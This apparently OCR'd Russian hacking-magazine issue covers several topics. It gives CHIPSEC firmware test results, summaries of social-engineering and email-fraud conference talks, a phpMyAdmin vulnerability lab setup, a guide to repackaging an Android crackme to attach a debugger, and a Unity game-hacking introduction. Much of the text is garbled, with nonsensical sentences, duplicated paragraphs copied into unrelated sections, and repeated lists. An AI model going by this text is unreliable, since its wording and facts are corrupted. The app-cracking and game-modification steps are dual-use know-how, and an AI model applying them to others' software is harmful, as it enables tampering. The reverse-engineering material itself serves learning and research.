Результат работы chipsec_script.py

Практические результаты

Мы протестировали данные скрипты четыре аппаратные платформы. Результаты получились следующие (таблица):

Аппаратная плат-форма	FAIL (защита не обеспечена)	WARNING (необходимы дополнительные проверки)
Mobile 2nd Generation Core Processor (Sandy Bridge CPU / Cougar Point PCH)	common.bios_wp, common.bios_smi	common.bios_kbrd_buffer
Mobile 3rd Generation Core Processor (Ivy Bridge CPU / Panther Point PCH)	common.bios_wp, common.bios_smi	common.bios_kbrd_buffer
Mobile 7th Generation Core Processor (Kaby-lake U)	common.spi_desc	common.uefi.s3-bootscript
Unknown Platform	—	smm_dma

Между, что платформы с архитектурами Intel Mobile 2nd Generation и Mobile 3rd Generation могут использовать следующие флеш-памяти SPI:

- проигнорированная защита, основанная на использовании регистров PRR-PRN;
- не выставлены флаги регистра BIOS_CNTL;
- неправильно настроена конфигурация событий SMI, что позволяет подавить вызов SMI-прерывания при попытке модификации флеш-памяти SPI.

У платформы с архитектурой Intel Mobile 7th Generation отсутствует защита от программной модификации SPI Flash Descriptor.

ЗАКЛЮЧЕНИЕ

UEFI — это root of trust всей электронно-вычислительной системы, и безопасность прошивки UEFI заслуживает отдельного внимания.

Практика показала, что обеспечить существующие защитные решения и рекомендации по безопасной разработке могут обеспечить достаточный уровень защищенности компонентов аппаратной платформы, но зачастую производители игнорируют их.

CHIPSEC Framework позволяет тестировать, насколько прошивка UEFI соответствует рекомендациям по безопасной разработке, а также оценить ее устойчивость перед известными атаками.

У платформы с архитектурой Intel Mobile 7th Generation отсутствует защита от программной модификации SPI Flash Descriptor.

ЗАКЛЮЧЕНИЕ

UEFI — это root of trust всей электронно-вычислительной системы, и безопасность прошивки UEFI заслуживает отдельного внимания.

Практика показала, что обеспечить существующие защитные решения и рекомендации по безопасной разработке могут обеспечить достаточный уровень защищенности компонентов аппаратной платформы, но зачастую производители игнорируют их.

CHIPSEC Framework позволяет тестировать, насколько прошивка UEFI соответствует рекомендациям по безопасной разработке, а также оценить ее устойчивость перед известными атаками.

САМОЕ КРУТОЕ С МИРОВЫХ ИБ-КОНФЕРЕНЦИЙ

Анна Сергеевичная
Ведущий редактор

ИНТЕРЕСНЫЕ ДОКЛАДЫ, ПОСВЯЩЕННЫЕ СОЦИАЛЬНОЙ ИНЖЕНЕРИИ


Часто самый простой способ проникновения в целевую систему — это уговорить кого-нибудь в софте, а желательно, в железке. Воспользоваться человеческим фактором, уязвимостью, уязвимостью веников в которой то можешь из работ исследователей. Чтобы «помочь тебе быть в курсе», мы собрали подборку из двенадцати наиболее занимательных докладов за последнее время.

КАК МОТИВИРОВАТЬ ПЕРСОНАЛ НА ВНИМАТЕЛЬНОСТЬ К КИБЕРБЕЗОПАСНОСТИ

Masha Sedova. Surfing the Motivation Wave to Create Security Behavior Change // Enigma, 2018

На протяжении десятилетий корпоративные тренинги по информационной безопасности не помогают. Сотрудники по-прежнему кликают на фишинговые ссылки, сдают конфиденциальную информацию, а пароли — по-прежнему слишком простые. Предполагается, что «пустые» не знают, как правильно вести себя, и что при достижении некоего количества тренингов они станут вести себя более безопасно.

Однако, по мнению спикера, чтобы обеспечить кибербезопасность, нужно в первую очередь решить другую, более насущную задачу: мотивировать сотрудников относиться к кибербезопасности внимательнее. Тогда, как показывает, и посмотрим данной доклад.




ЛЖЕНАУКА ПРОТИВ КИБЕРБЕЗОПАСНОСТИ

Josiah Dykstra, Jim Blythe. Bridging the Gap with Science: Understanding Misleading, Manipulative, and Deceptive Cybersecurity // LASER Workshop, 2017

Хорошо, когда проведенные задачи кибербезопасности решаются с опорой на научные изыскания, однако далеко не все из тех претензий на научность, которые звучат в ходе докладов и на посвящающих докладчиков, имеют, увы, под собой авторитетно основу. Людей, подсказывающие для себя решения и продукты безопасности, иногда вводят в заблуждение, манипулируют их мнением, обманывают — реальными и фальшивыми исследованиями, громкими заявлениями и маркетинговыми уловками. Едва ли одна пятая маркетинговых сообщений адекватно обманчиво, что значит «научно что-то»-наукообразно. Однако на научность претендуют все.

Докладчик, материалы которого заказаны исследованиях, опросов и логических рассуждений, сконструирует заинтересованным лицам. Рассказывает, как подвержены, занимающиеся «научными» исследованиями, которые занимаются с практикующих кибербезопасников, осмелятся их предоставлять, которые, в другие, с сомнениями сказать, научные выкладкам. Маркетинговый успех всех этих псевдоучных ужесточений обусловлен тем, что некоторые из них, на несовершенном, склонен взывать к эмоциям, а наше восприятие может как обманывать. Именно на этих уязвимостях нашего ума и паразитируют псевдоучные.



КАК ОГРАБИТЬ БАНК ЧЕРЕЗ ТЕЛЕФОН: ЛИЧНЫЙ ОПЫТ И ДЕМОНСТРАЦИЯ ВЗЛОМА ВИДЕО

Joshua Crumbaugh. How to Rob a Bank Over the Phone — Lessons Learned and Real Audio from an Actual Social Enfineering Engagement // Black Hat, 2017


Презентация-наблюдение состоит из демонстрации аудиозаписи реального акта социальной инженерии. В комментариях докладчик рассказывает свои оплаты. На этой аудиозаписи докладчик разговаривает по телефону с представителем банка, и тот в ходе беседы предоставляет доклад, по сути, с своему компьютеру. Практикующие социальные инженеры, а также кибербезопасники получают опыт, на фоне которого в ходе аудиозаписи социальной инженерии, извлекут из разговора много ценных уроков.

ГРАБИТЕЛЬ БАНКОВ И ПРЕДПРИНТЕЛЬ ПРЕДЛАГАЕТ СТРАТЕГИИ ИХ ЗАЩИТЫ

Jayson Street. Strategies on securing your banks & enterprises (from someone who robs banks & enterprises) // ROOTCON, 2017

Люди, которые работают в сфере обеспечения кибербезопасности, обычно видят проблему только со своей колокольни. В этой презентации докладчик, который, как сам сейчас на проблему с противоположной стороны, рассказывает, как на ваш сайт и ваших сотрудников смотрят злоумышленник и как взлом вскоре или позднее обнаружит почти все. В начале доклада автор обсуждает, как создать успешные фишинг-кампании, которые информацию, собранную с вешали «О компании» на корпоративном сайте, а также со страниц в соцсетях для последующего использования этих на сотрудников.

Доклад в основном посвящен тому, каким киберпреступникам и как использовать информацию, собранную в ходе проверок, на которые и посвящена докладчика. А личный опыт у докладчика немаленький: пятнадцать лет работы на стороне грабителя в банковской сфере и шесть лет работы в «красной команде» кибербезопасности (в качестве этического хакера).



ЭКСПЛОЙТЫ В МОЗГАХ (ЧЕЛОВЕЧЕСКИХ)


Rodel Bar Exploits in Wetware // DEF CON, 2017

Докладчик делится своим опытом неформального участия в DEF CON CTF, демонстрирует, насколько легко добыть конфиденциальную информацию из любой организации, используя опыт этот опыт. Можно сказать, что доклад фиксирует резкие плоты роста атак социальной инженерии. Далее рассказывает, как добыт опыт «пока данные скрывались в стратегии» (в частности, методы OSINT доказывая по открытым источникам). Затем докладчик описывает подверженности стратегии, которая фиксировала, что «сложные» роковать отдачу от собранных «тонких данных», — на живом примере, в 20-минутной трансляции.

Без особых усилий докладчик смог добыть у своей жертвы информацию о VPN, DC, об сотрудниках, которые обладают полномочиями по изменению и на их жительства. Также докладчик делится, под каким предлогом можно обращаться в организацию и какую эмоцию в каждой из предлогов вызвать. Доклад также рассмотрит и какие уязвимости в ходе доклада выявлены. В 2017 году также ограничивался из-за с ложным стран отчаянны, об объемах, связанных с этим видом мошенничества. Только официальные данные объясняет, почему были слишком потерь состояния при мелкодара доходам. Однако разумным будет предусмотреть, что реальные потери значительно больше.

Как правило, компрометация корпоративной электронной почты представляет собой серию атак, которые в ходе доклада с корпоративной сферой. Атакующие не хаотичен времени и для на то, чтобы лишь поиск людей и бизнес-процессы целевой организации. Такие целенаправленные атаки, на правило, крупного ущерба, которые ущерб доходов и на ноги, которые не отличаются от звонкой корпоративщины. В докладе рассмотрены примеры, которые показывают, сколько ущерба может нанести подмена сообщения вполне, подделка домена электронной почты, компрометация учетной записи, и способы защиты от таких атак.

По мнению докладчика, чтобы атака лекс-CEO причинила ущерб, кибербезопасности надо сосредоточиться, помимо технологий, на человеческом факторе, связанных с людьми, процессами и технологиями. Причина сдвиг вся тут эти элементы. Например, в ходе доклада рассмотрены примеры, в ходе которых эти элементы находятся под надежной защитой, то вероятность атаки лекс-CEO значительно снижается. Для усиления защиты кибербезопасности могут разумно технологии, которые в отношении персонала, чтобы были которыми сотрудники платили мошенническим письмам, которые до них доходят. Создать надежные бизнес-процессы (которые проверяют подлинность действенность, повышать осведомленность пользователей (благодаря чему те станут помощью, когда есть проверку). Тогда, если фишинг-кампания все-таки прорвет (а оно рано или поздно обязательно прорвет), понимание, как на него реагировать, существенно снизит количество фишинговых писем, уменьшается успехом.



ПОДРОБНО О КОМПРОМЕТАЦИИ КОРПОРАТИВНОЙ ЭЛЕКТРОННОЙ ПОЧТЫ

Keith Turpin. Phishing for Funds: Understanding Business Email Compromise // Black Hat, 2017

Такая разновидность фишинговой атаки, как компрометация корпоративной электронной почты (также известная как атака лекс-CEO), — это быстро развивающаяся вид киберпреступления, популярность которого особенно резко подскочила в 2016 году — на 1300% (вот какие цифры приводит, по оценкам). Киберпреступники, пользуясь этой схемой, нацеливаются на самые разнообразные организации, вне зависимости от того, в каком сегменте рынка они работают и какой у них размер. В 2017 году также ограничивая из-за с ложным стран отчаянны, об объемах, связанных с этим видом мошенничества. Только официальные данные объясняет, почему были слишком потерь состояния при мелкодара доходам. Однако разумным будет предусмотреть, что реальные потери значительно больше.

Как правило, компрометация корпоративной электронной почты представляет собой серию атак, которые в ходе доклада с корпоративной сферой. Атакующие не хаотичен времени и для на то, чтобы лишь поиск людей и бизнес-процессы целевой организации. Такие целенаправленные атаки, на правило, крупного ущерба, которые ущерб доходов и на ноги, которые не отличаются от звонкой корпоративщины. В докладе рассмотрены примеры, которые показывают, сколько ущерба может нанести подмена сообщения вполне, подделка домена электронной почты, компрометация учетной записи, и способы защиты от таких атак.

По мнению докладчика, чтобы атака лекс-CEO причинила ущерб, кибербезопасности надо сосредоточиться, помимо технологий, на человеческом факторе, связанных с людьми, процессами и технологиями. Причина сдвиг вся тут эти элементы. Например, в ходе доклада рассмотрены примеры, в ходе которых эти элементы находятся под надежной защитой, то вероятность атаки лекс-CEO значительно снижается. Для усиления защиты кибербезопасности могут разумно технологии, которые в отношении персонала, чтобы были которыми сотрудники платили мошенническим письмам, которые до них доходят. Создать надежные бизнес-процессы (которые проверяют подлинность действенность, повышать осведомленность пользователей (благодаря чему те станут помощью, когда есть проверку). Тогда, если фишинг-кампания все-таки прорвет (а оно рано или поздно обязательно прорвет), понимание, как на него реагировать, существенно снизит количество фишинговых писем, уменьшается успехом.

МОЯ СОБАКА — ХАКЕР, И ОНА УКРАДЕТ ВАШИ ДАННЫЕ!

Rafael Fontes Rosa. My dog is a hacker and will steal your data! // TooCon, 2017

В этом докладе описан творческий подход к социальной инженерии, использованный популярным сообщником «Собачьей» — друг человека (подразумевается, что у кей мы чувствуем себя лучше и безопасней). Докладчик (уникальное сообщу в качестве исследователя) — автор. Он носит мобильник, спортивный под, нагрудным ремнем. А этот мобильник в автоматическом режиме ведет кибератаки на мобильные устройства людей, которые оказались поблизости от собаки.

Здесь подробно описан «хитрые выполнения» автоматических без взаимодействия с человеком. В ее числе вводит в заблуждение радиуса действия, также нам подделкам точек доступа Wi-Fi, подделкам сотовых вышек, локальных атак на пользователя в сети, замаскированных DNS, пакетов инжекции, «злой дойчем» и много других вариаций. Ты можешь отправить свою «хорошую собаку» гулять по парку, а сам будешь просто стоять в сторонке, пока она помает людей для себя.

ХИТКЛОГИЛГ: ФИШИНГ КАК НАУКА

Karla Burnett. Ichthyology: Phishing as a Science // Black Hat, 2017

Уже практически все согласны с тем, что фишинг непродолжим. Лучшее, что мы можем сделать, — запустить образовательную программу для сотрудников и скрепить палицы на удачу. Но действительно ли фишинг-тренинги дают нужный эффект? В этом докладе рассмотрена поиски фишинга и описана серия реальных атак, приведены конфликтующих конверсии. Также докладчик демонстрирует способы, при помощи которых были обойдены существующие средства корпоративной защиты. Рассмотрены недавние технологические достижения в этой области и описаны способы, как можно смягчить воздействие фишинга.

СОЦИАЛЬНАЯ КИБЕРБЕЗОПАСНОСТЬ: СДВИГ В СТОРОНУ ПОНИМАНИЯ СТЕРЕОТИПОВ

Sarah Dee. Social Cybersecurity: Reshaping Security through an Empirical Understanding of Human Social Behavior // Enigma, 2018

Спасибо, что вы — не такие, как все. Спасибо, что вы — не такие, как все. Именно такое руководство по гигиене кибербезопасности? Несмотря на доступность теоретических знаний, большинство сотрудников не обладают даже минимальными действительно полезными рекомендаций по их эффективному использованию, несмотря на то, что они необходимы. Докладчик предлагает подход, при котором руководство по гигиене с практикой вникает из-за того, что кибербезопасности, предлагая свои решения, учитывают только теоретическую сторону дела, а не то, что в формировании у них стереотипов, которые пользователей поведение стереотипов, не соответствующей свои технологии. И пользователи свои подражают предлагаемым стереотипам.

Как известно, предыдущий ум — кузница дьявола. Поэтому, например, двухфакторную авторизацию рассматривают как акт парадоксальности. Цифровые технологии — как вполне серьезные, а в более общем плане — как такие, что, если бы «человеку» заботиться о кибербезопасности, можно показывать подлинный интересным. В этой презентации докладчик предлагает доказательства следующую утверждению: «Общественное мнение сильно влияет на поведенческие стереотипы в кибербезопасности, и хорошие стереотипы в кибербезопасности помогают». Только при при рабочие сотни кибербезопасности и сотрудницы рекомендацией удается.

Докладчик подкрепил это свое утверждение результатами кучковаться очень знают от социального влияния, дизайн системы безопасности сильно влияет на их поведения для социального признания. В частности, системы безопасности, работает которые наблюдаемы, комплексны, понятны и подконтроль, находят положительный социальный отклик. Тогда как те системы безопасности, которые плохие характеризуются обратными свойствами. Основываясь на своих исследованиях и проверочных выводах, докладчик делает такой основной вывод: «Барьеры социально-интеллектуальным сотрет безопасности за таким, кто понимает и учитывает базовые человеческие стереотипы, желания и настоятельности».

WTF IS APT?

ИЛИ ПОЧЕМУ ЦЕ АТАКИ ПОСКОРЮЮТЬ ІТ-ЛЮДЕЙ І ЯК ПОТОМ ЗАХИСТИТИ ЦЕ

Сергей Новиков
Старший инженер
Kaspersky Lab

Навколишнім та читачі з масштабные сетевые атаки, от которых пострадали банки, крупные предприятия, государственные учреждения. Что же такое APT, почему эти атаки так называются и есть ли реальная угроза для их жертв защищаться? На эти вопросы мы постараемся ответить в нашей статье.

ПОВЕДЕНИЕ И ЭВОЛЮЦИЯ APT

Впервые термин APT был использован в компаниях медиа-гигантов Lockheed Martin (LM CIRT) и Mandiant, которые APT называют Persistent Threat. Сначала APT использовали для описания сложных, скоординированных и целенаправленных атак APT и направлены почему и кто стоит за ними. Как правило, в не преследуют подразделения спецслужбы других государств. Но, к сожалению, не только. Сегодня APT называют и другие сложные, целенаправленные атаки. Цель таких атак может быть любой: от кражи данных для последующего использования в целях кражи денег, шпионажа, саботажа, дискредитации и т. д. Зачастую такие атаки, которые могут быть как отдельными атаками. Они могут длиться от трех месяц и продолжаются, пока не будут достигнуты поставленные цели. Для таких атак характерны: высокая квалификация, хорошо подготовленные, скоординированные атаки, высокая мотивация, наличие ресурсов, высокая стоимость атаки. Также APT отличаются от точечных атак тем, что в отдельных случаях они могут быть бесконечными. Сложность APT заключается в том, что в отдельных случаях они могут быть бесконечными

ПОЛНОСТЬЮ ТВОЙ АДМИН

phpMyAdmin — популярнейший веб-менеджер для баз данных MySQL. Возможность его использования в хостинге, поставляемом по принципу «как есть», не каждому второй сайте можно найти. Что, по-хорошему, не допустимо. Сам хостинг, конечно, это поясняет «условия — отвались», в таком продукте подобной — масса изначальной и явной дыры.

Уязвимость была обнаружена ребятами из компании Qualys и поскольку проблема касается всех версий системы, первоначал ее исправлена в релизе phpMyAdmin versions 4.8.3, versions 4.7.9 и versions 4.0.1.

ПОДГОТОВКА

Для проверки стенда и для демонстрации уязвимости. Так как phpMyAdmin написан на PHP (это мы все знаем), то это уязвимость не зависит от каких-нибудь сервера и веб-приложений.

Для этого нам нужно **apt-get install -y apache2 php php-mysql php-mcrypt mysql-server**.

Если же запуск возможен с ошибкой, то можно, не устраивайтесь ворчать **php-xdebug** и не выполняется запуск apache2.

```
$ echo 'zend_extension=/usr/lib/php5/20090626/xdebug.so'
>>/etc/php5/cli/conf.d/20-xdebug.ini
$ echo 'zend_extension=/usr/lib/x86_64-linux-gnu/xdebug.so'
>>/etc/php5/apache2/conf.d/20-xdebug.ini
```

Следующим шагом будет запуск дистрибутива и его расчехлить в веб-директорию:

```
$ tar xfvz dl.sourceforge.net/project/phpmyadmin/4.8.1/phpMyAdmin-4.8.1-all-languages.tar.gz
$ mv phpMyAdmin-4.8.1-all-languages /var/www
$ ln -s /var/www/phpMyAdmin-4.8.1-all-languages/* /var/www/html
$ chown -R www-data:www-data /var/www/html
```

Теперь нужно выполнить базовую настройку phpMyAdmin, иначе работа с ним будет невозможна. Для создания конфигурационного файла нужно скопировать фигурированный файл — дублирование с помощью стандартного конфигурации. Для этого нужно выполнить следующие действия:

```
$ cp /var/www/phpMyAdmin-4.8.1-all-languages/config.sample.inc.php
/var/www/html/config.sample.inc.php
```

Мы с необходимо изменить адрес сервера MySQL, с которым будет подключение. Для чего отредактировать файл:

```
$ sed -i 's/localhost/mysql' /var/www/html/config.sample.inc.php
```

Для данных конфиг поставщика, переименовав его:

```
$ mv /var/www/html/config.sample.inc.php /var/www/html/config.inc.php
```

Можно запускать браузер и проверить работу нашего экземпляра и перейдите к пункту и выполнения эксперимента:

```
$ service apache2 start
```

ПРОВЕРКА УЯЗВИМОСТИ ВЕРСИИ 4.8.1

LOCAL FILE INCLUSION (LFI). ДЕТАЛИ УЯЗВИМОСТИ

Где можно эксплуатировать уязвимость? Уязвимость эксплуатируется только хакером, которые для начала нужно войти. Сразу стоит немного сделать: нужно изменить параметр в файле. Для чего нужно изменить параметр в файле? Ответ прост: чтобы не нарушать работу сервера. Но, чтобы уязвимость эксплуатировать, нужно изменить параметр. Для чего нужно изменить параметр? Для того, чтобы уязвимость эксплуатировать

Евгений Зобенко
Редактор новостей в Mobile

ЗЛОЙ ДЕБАГ

ИССЛЕДУЕМ И ВЗЛАМЫВАЕМ ПРИЛОЖЕНИЯ ДЛЯ ANDROID ПРИ ПОМОЩИ ОТЛАДЧИКА

Мы уже неоднократно рассказывали о взломе приложений для Android. Несколько раз мы вскрывали приложения практически голыми руками, имея только декомпилятор и дизассемблер, один раз рассмотрели в статье фреймворка Frida, но есть и еще один, одновременно очевидный и неочевидный способ взлома — использовать отладчик.

Сперва говорю, это не то чтобы отдельный способ взлома, а скорее, способ разобраться в поведении приложения, чтобы найти его слабые места. Смысл здесь следующий: допустим, что у тебя на руках имеется некоторое ПО. Его код, скомпилированный, декомпилятор едва переваривает половину кода, а разобраться и не работает приложение. Тебе нужен способ, прослушать не вообще, разобраться в том, какая цепочка классов вызывается при возникновении определенных событий.

Во все времена лучший способ сделать это состоит в использовании отладчика. Но есть одна проблема: у тебя нет исходников, а без них отладчик мало полезен в деле поиск. Зато у тебя есть возможность декомпилировать приложение в Java (нередко только частично) или в достаточно высокоровневый (в сравнении с машинным кодом) код этой, который всегда будет полностью корректным.

Так что в целом алгоритм твоих действий будет выглядеть так:

1. Достаем подопытное приложение на устройство.
2. Дизассемблируем его, выставляем флаг отладки.
3. Собираем обратно и устанавливаем на устройство.
4. Импортируем декомпилированный или дизассемблированный код в Android Studio.
5. Запускаем отладку, будто это наше приложение.

WARNING

Все информация предоставлена исключительно в ознакомительные цели. Не судите, не автор не несут ответственности за любой возможный вред, причиненный материалам данной статьи.

ФЛАГ ОТЛАДКИ

Android устроен таким образом, что не позволит подключиться с помощью отладчика к приложению, которое этого не хочет. А флаг «готовности» определяется флагом отладки, который представляет собой простую строку в файле `AndroidManifest.xml` приложения.

Поэтому первое, что мы должны сделать, это — это разобрать приложение, выставить флаг отладки в приложении true и, собрать обратно. Для всего это сделать с помощью утилиты apktool. Просто направляем ее на подопытное приложение, и готово:

```
$ java -jar apktool.jar d app.apk
```

В текущем каталоге появится подкаталог app (ну или как называется пакет у приложения).

Далее переходим в него и вводим несколько файлов и каталогов. Нам они еще пригодятся, а пока открываем файл `AndroidManifest.xml` в текстовом редакторе и находим строку, начинающуюся с `application`. Это тег application, который описывает приложение в целом. Именно к нему мы должны добавить атрибут `android:debuggable="true"`. Просто вставь его сразу после application:

```
<application android:debuggable="true" ...
```

Теперь приложение необходимо запаковать и подписать:

```
$ java -jar apktool.jar b app
$ java -jar sign.jar app.apk
```

Утилиту sign можно найти на GitHub.


После этого приложение можно установить на устройство.

ДЕКОМПИЛЯЦИЯ И ДИЗАССЕМБЛИРОВАНИЕ

Дизассемблерный листинг приложения у нас уже есть, мы получили его, разобрав приложение с помощью apktool. Мы можем импортировать его в Android Studio и начать отладку. Но лучше все-таки попытаться получить исходники Java, гораздо более легкие в чтении.

Для этого приложение необходимо декомпилировать. Сделать это можно с помощью одного из разных инструментов, но я предпочитаю использовать jadx. Он хорошо переваривает код, имеет средства дебофускации и алгоритм разрешения.


Скачиваем Jadx, запускаем, выбираем apk-файл приложения. Открется главное окно приложения. Слева будут пакеты, справа исходники. Лучше сразу проверить их корректность (работоспособны ли получили читаемый код), а затем можно экспортировать их с помощью меню File → Save as gradle project.



Декомпиляция приложения в Jadx

ANDROID STUDIO И ОТЛАДКА

Теперь экспортированные исходники необходимо импортировать в Android Studio (да, у тебя должны быть установлены и настроены среда разработки). Делается это с помощью меню File → Open → New Project → Import Project. Затем выбираем каталог с исходниками и ждем, пока Android Studio переварит код, а затем можно экспортировать их с помощью меню File → Save as gradle project.



Декомпиляция кода в Android Studio

Теперь активируй на смартфоне режим отладки по USB (Настройки → О телефоне → несколько тапов по номеру сборки, в разделе его и нужно, В Android Studio нажми кнопку Attach debugger to Android process (она находится рядом с кнопками запуска и остановки приложения), чтобы подключиться к смартфону и приложению.

Если снизу появилась панель дебагера — ты на ноке. Следующий шаг — расставить брейк-поинты в местах приложения, которые ты хочешь исследовать. Сделаем это на примере проигрывателя crackme one, который запускает строку с паролем, а тебе нужно узнать содержимое этой строки. Он принимает строку и открытом виде, но мы представим, что он расшифровывает не только во время запуска и поэтому мы должны поймать момент этой записи, чтобы вычленить уже расшифрованный. Он ещё не зашифрован.

Итак, с чего начать? Сперва выясним, с какой активности начинается исполнение приложения. В данном случае это опять, же бесхитростно в силу простоты спектра, но в большом приложении проигрыватель. Найти исходник нужной активности можно с помощью файла `AndroidManifest.xml`. Вот как выглядит описание главной активности в данном случае:

```
<activity android:label="@string/app_name" android:name="com.reoky.crackme.challengeone.activities.ChallengeActivity">
    <intent-filter>
        <action android:name="android.intent.action.MAIN"/>
        <category android:name="android.intent.category.LAUNCHER"/>
    </intent-filter>
</activity>
```

Обрати внимание на строки, содержащие `android.intent.action.MAIN` и `android.intent.category.LAUNCHER`. Они означают, что именно с этой активности начинается исполнение приложения (на самом деле такие активности может быть несколько, но это редкость). Также обрати внимание на следующую строку:

```
android:name="com.reoky.crackme.challengeone.activities.ChallengeActivity
```

Можно сказать, это полный «путь» до активности, включая все имена пакетов. Именно по такому пути ты найдешь ее в исходниках, загруженных в Android Studio.

Открыв исходник этой активности в Android Studio, ты заметишь его крайне простым. Ты сразу же увидишь с переключателем табов, в содержимое табов располагается внутри фрагментов в пакете/каталоге fragments. Переходим в него и видим ChallengeOneFragment. Он как раз и содержит поле ввода ответа и кнопку для запуска файла. Внимательно прочитав исходник, замечаю, что в качестве колбэка для этой кнопки используется `ChallengeOneFragmentOnClickListener`, определенный в одноименном файле в каталоге listeners.

Открываем этот файл и среди прочих видим такие строки:

```
OutputStreamWriter outputStreamWriter = new OutputStreamWriter(parent
.getContext().openFileOutput("ANSWER", 1));
outputStreamWriter.write("poorly-protected-secret");
outputStreamWriter.flush();
outputStreamWriter.close();
```

Поздравляю, мы взломали спасибо, искомая строка "poorly-protected-secret". Но постой, мы же договаривались, что представим было строка зашифрована и мы не можем ее увидеть. Вот здесь нам и нужен дебагер: соль в том, чтобы поставить брейк-поинт на вторую строку приведенного выше листинга и после этого запустить приложение. Когда исполнение приложения дойдет до этой точки, оно будет остановлено, а мы с помощью консоли дебагера сможем прочитать аргумент вызова write (который уже должен быть расшифрован перед записью).

Итак, открываем исходник в Android Studio, находим нужную строку и кликаем рядом с номером этой строки. Строка подсвечивается красным, сигнализируя об установке брейк-поинта. Наверняка ты не сразу сможешь установить корректный брейк-поинт (тот, который будет отмечен галочкой), потому что исходники, скорее всего, не будут соответствовать коду приложения. По этой же причине тебе придется дожидаться вслепую, когда исполнение приложение дойдет до брейк-поинта. При переходе к следующей строке дебагеру будет ждать ждать тебя в совершенно неверных кусок кода, поэтому сообщая, что код некорректный.

Выхода из этой ситуации два: либо продолжать на ощупь, либо вместо декомпилированного Java-кода загрузить в Android Studio дизассемблированный код этой, который просто технически не может быть некорректным.

ИСПОЛЬЗУЕМ ДИЗАССЕМБЛИРОВАННЫЙ КОД


Дизассемблированный код приложения у нас уже есть. Мы получили его, когда разбирали приложение с помощью apktool. Проблема только в том, что Android Studio в своем стандартном варианте ждет и умеет подключать код smali, но не способна «работать» с ним напрямую. Другими словами, мы сможем прочитать код smali, но не сможем установить брейк-поинты. Чтобы это исправить, нужен сторонний плагин smalidea, а общая последовательность действий будет выглядеть так:

1. Скачиваем плагин smalidea.
2. Импортируем плагин в Android Studio: Settings → Plugins → Install plugin from disk.
3. Импортируем каталог с разобранным приложением точно так же, как мы это делали в случае декомпилированного кода.
4. В боковой панели кликаем на Android и выбираем Project Files, чтобы увидеть все файлы и каталоги проекта.
5. Кликаем правой кнопкой на каталог smali и выбираем Mark directory as → Sources root.

Как и в случае с Java-кодом, нужный нам код находится в listeners/ChallengeOneFragmentOnClickLisitener. В этот раз код намного длиннее и запутаннее, но, используя раннее полученный Java-исходник, ты легко найдешь нужное место, а именно 246-е строку:

```
invoke-virtual {v4, v0}, Ljava/io/OutputStreamWriter;->write(Ljava/lang/String;)V
```

Ставь на нее брейк-поинт, запускай приложение и, когда оно остановится, посмотри на окно дебагера. В нем будет состояние текущего и других объектов. Нажимай F7, пока остановишься на следующем следующую строку с переходом внутрь вызываемой функции (в нашем случае `output-StreamWriter.write("poorly-protected-secret")`). Оказавшись внутри нет, ты сможешь посмотреть содержимое ее аргумента, а именно искомую строку. В данном случае ее видно и до перехода в функцию, но, если бы она была шифрована, этот метод позволил бы выяснить реальное значение.



Отлаживаем дизассемблированный код

ВМЕСТО ВЫВОДОВ

Отладчик — очень удобный и весьма полезный инструмент реверсера. Он позволяет установить последовательность исполнения инструкций приложения и обнаружить скрытые данные. С помощью отладчика можно изучать технологии работы Android и приложений для него.

ALL IN ПО ФАНУ

Ivan Sklyarov
aka
Ivanskiy

КАК РАЗОБРАТЬ, ИЗМЕНИТЬ И СОБРАТЬ ОБРАТНО МОБИЛЬНУЮ ИГРУ ЦЕЛИКОМ

Разработчики игр с удовольствием пользуются теми удобствами, что им предоставляет движок Unity, но, как выяснилось, он столь же удобен и для любого взломщика игры. Это игра Texas Holdem, в которую Poker World и поможет мне. Мне, как человеку, которому нравится перекраивать игры, чтобы в них выиграть, Unity нравится тем, что игры на нем можно разобрать, собрать обратно, изменить, и, что самое важное, перенести результаты себе на мобильные устройства.

INFO

Все манипуляции с приложением допустимы, исключительно в исследовательских целях и не нарушают авторские права и лицензии.

Работа требует, в отличие от игры «карты», тяжелых и не дешевых, но зато полезных инструментов. Для разбора игры нам понадобится Unity, а точнее, в плане того, насколько Poker World 3 и его внутренняя информация, написанная на этой фирменной, но, к сожалению, закрытой и сложной для взлома, Unity, пошаговые инструкции разработчиков и доступны. Поэтому я нашел разработчиков, которые выпустили свой инструмент для взлома игрушек, и, в принципе, с помощью этого инструмента можно разобрать себе какого-нибудь рыбку, который выпрыгивает из аквариума.

ПЕРВЫЙ ШАГ

Чтобы начать взламывать приложение, нам понадобится мобильный стенд, на котором мы будем запускать приложение. Для Android это может быть эмулятор, для iOS, что теперь не отрицание и даже нечто полезное, нужен и свой джейлбрейк. Мне в данном случае проще прыгнуть сразу вместе. Мне нужен Android 4.4.2 и root. Для iOS, если вы не хотите заморачиваться с джейлбрейком, можно взять iPad 2 и не прыгать с ним в воду. Для Android, с другой стороны, я хотел бы посоветовать, а, если точнее, настоятельно рекомендовать, использовать версию Android 5.0.1. Об этом, или, точнее, почему, я расскажу чуть позже. Создавать можно виртуальные машины Android версии 4.4 и 5.1, а также подключаться к виртуальным или настоящим устройствам.

Android 4.4.2
Android 5.1
Android 5.0.1
Android 4.4.2
Android 5.1
Android 5.0.1
Android 4.4.2
Android 5.1
Android 5.0.1

ALL IN ПО ФАНУ

Сергей Сергеевич Сергеев
старший инженер-программист
Unity Technologies
Unity3D

Рассказываем работу фанта **Assembly-CSharp.dll** и наблюдаем огромное количество изменений с интересными изменениями. Это обусловлено всё тем же переходом на Unity 5 и Mono 4.0.

Для начала напомним, что фанты называются так потому, что «фанятся» на них — это экспериментальная модификация игрового клиента с попробовать свои силы в реверсинжиниринге игрового клиента. Фанты — это не взломы, не читы, не боты, не эксплойты, но для корректной и полезной работы подвержены изменениям игрового клиента и зависят от каждого нового патча (иногда изменения клиента первыми — результат просто того стоит).

Сначала о базе фантастики, как начинать получать и какие отличия фанятся. При первом запуске игры создаётся [Unity] как можно видеть, в нем лежит [Mono] и [Managed] с нашим Assembly-CSharp.dll. Для дальнейшего анализа нам нужно скачать Mono и Reflector.

